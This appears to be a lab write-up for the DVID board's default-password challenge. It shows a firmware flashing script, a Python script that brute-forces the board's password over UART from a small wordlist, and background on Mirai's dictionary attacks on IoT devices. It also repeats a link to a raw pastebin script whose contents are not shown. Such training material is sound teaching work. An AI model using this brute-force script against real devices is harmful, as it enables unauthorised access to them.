FIRMWARE Default Password

Goals of this challenge

- Flashing the firmware
- Solving the challenge

Challenge Description: A confidential message is stored on the firmware but protected by a default password

Flashing the firmware

- Connect the **DVID board** to the **computer** using the **USB AVR Programmer**, and start the script
- When the AVR programming has completed, the **board should restart** and you should the following
- Flash.sh


```
#!/bin/bash

if [[ ! -d "./DVID/" ]]; then
    git clone https://github.com/vulcainreo/DVID
fi

pushd ./DVID/trainings/firmware/defaultPassword/
avrdude -F -v -p atmega328p -P /dev/ttyUSB0 -c usbasp -u -U flash:w:defaultPassword.ino.with_bootloader.arduino_standard.hex
popd
```

Note:

Avrdude for windows
https://github.com/mariusgreuel/avrdude/releases/download/v7.0-windows/avrdude-v7.0-windows-windows-arm64.zip
Flash.sh
https://hastebin.skyra.pw/raw/likojafomo

Flashing the firmware

- Now, we will connect the DVID board to our computer using the USB AVR programmer, and start the script. When the AVR programming has completed, the board should restart and you should see the following



```
T04 Default.Pass.  0%
I have confidential m
essage. Pass ?
```

Note:

Avrdude for windows
https://github.com/mariusgreuel/avrdude/releases/download/v7.0-windows/avrdude-v7.0-windows-windows-arm64.zip
Flash.sh
https://hastebin.skyra.pw/raw/likojafomo

Solving the challenge


- We can see that when we send a **password** over **UART** to the board, it responds ko on the UART and displays **Wrong password’** on the screen. Okay, so we can bruteforce this !
- Therefore we write a script to send the password over UART and read the response, if the response is ok then we found the good password :
- Wordlist.txt:

```
admin
password
root
toor
test
```

```
import serial
import time

def load_wordlist(file):
    f = open(file, "r")
    data = [line.strip() for line in
f.readlines()]
    f.close()
    return data

wordlist = load_wordlist('wordlist.txt')

s = serial.Serial("/dev/ttyUSB0", 9600,
timeout=4)

for password in wordlist :
    print('\r[>] Trying : %-30s' % password,
end="")
    s.write(password.strip().encode('utf-8'))
    line = s.readline()
    # If the submited password is correct, reply
ok later
    linebis = s.readline()
    # Load second answer if present
    line = (linebis if linebis != b'' else line)

    if b'ok' in line:
        print('\r[+] Found password : %s' %
password)
        break
    # Waiting for screen
    time.sleep(2)
print()
```

Solving the challenge

- After a few tries with this wordlist, we find the default password ! It is **password**!



T04 Default.Pass.100%

Well done! Message :

[redacted]

These kind of vulnerabilities might seem stupid, but they are **extremely common.** Unfortunately, many IoT devices often come with weak default username and password **such as "login: admin, password: admin"**) and therefore are vulnerable to dictionary attacks. We can take as an example the **Mirai botnet**, which **scans the Internet looking for IoT devices with default username and password using dictionary attacks over telnet.** Once a new vulnerable device has been discovered, the Mirai botnet binary is injected in the device and it joins the Mirai botnet, **making it stronger and capable of finding new devices faster.**

These botnets are then used to launch bigger attacks such as **distributed denial of service (DDoS)** on more robust structures. For example, the Mirai botnet was widely known for a major distributed denial of service attack on DynDNS in october 2016.